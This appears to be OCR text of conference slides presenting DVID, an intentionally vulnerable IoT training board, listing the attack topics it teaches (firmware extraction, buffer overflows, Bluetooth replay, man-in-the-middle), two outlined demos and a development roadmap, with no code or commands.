
- Flash the corresponding firmware on DVID
- Attack and find vuln !



DVID project

Timeline


- 02/2019 : Board prototype



DVID project

Timeline

- 02/2019 : Board prototype
- 03/2019 : Production process engaged



DVID project

Timeline

- 02/2019 : Board prototype
- 03/2019 : Production process engaged
- 05/2019 : First board shippment

DVID project

Functionnalities

- Hardware
  - Board analysis
- Firmware
  - Extraction
  - Buffer overflow vulnerabilities
  - Default password vulnerabilities
  - Hardcoded password
- Bluetooth
  - Replay attacks
  - Scan for vulnerable device
  - Device firmware update vulnerabilities
- Wifi
  - Vulnerable web interface
  - Man in the middle attacks
- Bonus
  - Escape game (exploit vulnerabilities to go further)

DVID project

Demo #1

- Power-up the board to start the challenge
- Connect the board to programmer dongle
- Extract the firmware
- Analyse it to find the usefull information
- Connect the board to UART connection
- Paste the password
- Enjoy :)

DVID project

Demo #2

- Power-up the board to start the challenge
- Connect the board to programmer dongle
- Inject data from bluetooth
- Enjoy :)

DVID project

Roadmap

- Develop a custom DVID desktop interface to flash and communicate easily (for newbies)
- Develop more trainings to explore more protocols
  - CanBUS (require simulation with second DVID board)
- Develop tips or snipet to build custom challenge (for example CTF)


Thank you for your attention
Arnaud COURTY - @vulcainreo